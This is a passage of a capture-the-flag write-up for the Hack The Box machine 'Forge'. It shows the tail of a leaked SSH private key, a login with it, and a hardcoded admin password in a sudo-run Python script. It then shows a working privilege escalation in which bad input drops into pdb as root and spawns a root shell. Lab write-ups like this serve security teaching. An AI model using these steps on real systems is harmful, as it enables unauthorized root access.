29 NqD51AfV5/NomLEAZbbrVTowVbZiAX2ZvkdhaNwHLCbsqerAAAAEAzRnXpUHQ0I3vFKc
30 9vCV+ZfL9yfiT2gz9oWrk9NW0P46zuzRCmce4Lb8ia2tLQNBnG9cBTE7TARGBY000gIWy0P
31 fIKLIICAMo0seNHACPMXVSL5L5YUyd5SVZTUN7U0c9rLh7XDomdu7j/2LNECVSI/q1vZ
32 dEg5oFrreGIZstBykyiz0mFGE1Jv5wBEV5JBY10nf0+8x0hBwaQ2iF9GLXLBFe2f0BmXr
33 W/15xxY8mrltWzVfCP02sbkBV9J2AAAwQDErJ2n6A+TT1+5g2LkoFwK1B84X79cXcEL
34 w5Sq+66leUP0KZrDdow05770D+86dDjoq4FMRL14yPFW0sXekg99rv0R3Z9ga1jPCSFNab
35 RVFD+gXCA0BF+afizL3fm48cHcSui1fh240qUS35f/xZBKu04ypad8nH9n1kRdf0uh2j0b
36 nR7k4+Pryk8HqgN53/g1/Fpd52DDzID0AIF0RntwuiQ5Lg63F3vadCAV3KIVL8ONXh2
37 shLLupso7WoS0AAAAKdXNLck8mb3JnZQE=
38 -----END OPENSSH PRIVATE KEY-----
39
```

## 2.0 USER ACCESS

### 2.1 SSH Login

As we obtain ssh private key for user. We can login it via the private key.

```
sodanew@kalinev:~/Documents/HTB/Machine/Linux/Forge/ssh-dir$ ssh -i user_id user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 27 Nov 2021 03:52:27 AM UTC

System load:  0.0               Processes:    222
Usage of /:   44.8% of 6.82GB   Users logged in: 0
Memory usage: 34%              IPv4 address for eth0: 10.10.11.111
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov 26 23:14:23 2021 from 10.10.14.123
-bash-5.0$ whoami
user
-bash-5.0$
```

### 2.2 Sudo Permission

Check sudo permission.

```
-bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
-bash-5.0$
```

### 2.3 File permission

Navigate to '/opt' directory. We discover that this script is execute by root.

```
-bash-5.0$ pwd
/opt
-bash-5.0$ ls -la
total 12
drwxr-xr-x  2 root root 4096 May 31 12:09 .
drwxr-xr-x 20 root root 4096 Aug  4 19:23 ..
-rwxr-xr-x  1 root root 1447 May 31 12:09 remote-manage.py
-bash-5.0$
```

## 2.4 Execute Python script

We can see that it is listening on specific port.

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:34035
```

## 2.5 Python script content

By checking on the python script. We discover a secret password.

```
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
```

We also discover python debugger exist on the except clause. We need a way to get into here.

```
26         clientsock.send(b'[4] Quit\n')
27         option = int(clientsock.recv(1024).strip())
28         if option == 1:
29             clientsock.send(subprocess.getoutput('ps aux').encode())
30         elif option == 2:
31             clientsock.send(subprocess.getoutput('df').encode())
32         elif option == 3:
33             clientsock.send(subprocess.getoutput('ss -lnt').encode())
34         elif option == 4:
35             clientsock.send(b'Bye\n')
36             break
37 except Exception as e:
38     print(e)
39     pdb.post_mortem(e.__traceback__)
40 finally:
41     quit()
```

### 3.0 ROOT ACCESS

Require to use 2 SSH shell.

#### 3.1 1<sup>st</sup> ssh shell

Use this shell to execute the python script

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
```

#### 3.2 2<sup>nd</sup> ssh shell

Use this shell to connect with the specific port.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
```

Next, we simply type in random character, we will pop to the PDB interface.

```
user@forge:/opt$ nc localhost 24328
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
abc
```

### 3.3 PDB terminal

On the 1<sup>st</sup> SSH shell. We can import os library and execute bash with -p options. Now we can obtain ROOT access to the machine.

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:24328
invalid literal for int() with base 10: b'abc'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) id
<built-in function id>
(Pdb) import os
(Pdb) os.system('id')
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system('bash -p')
root@forge:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user#
```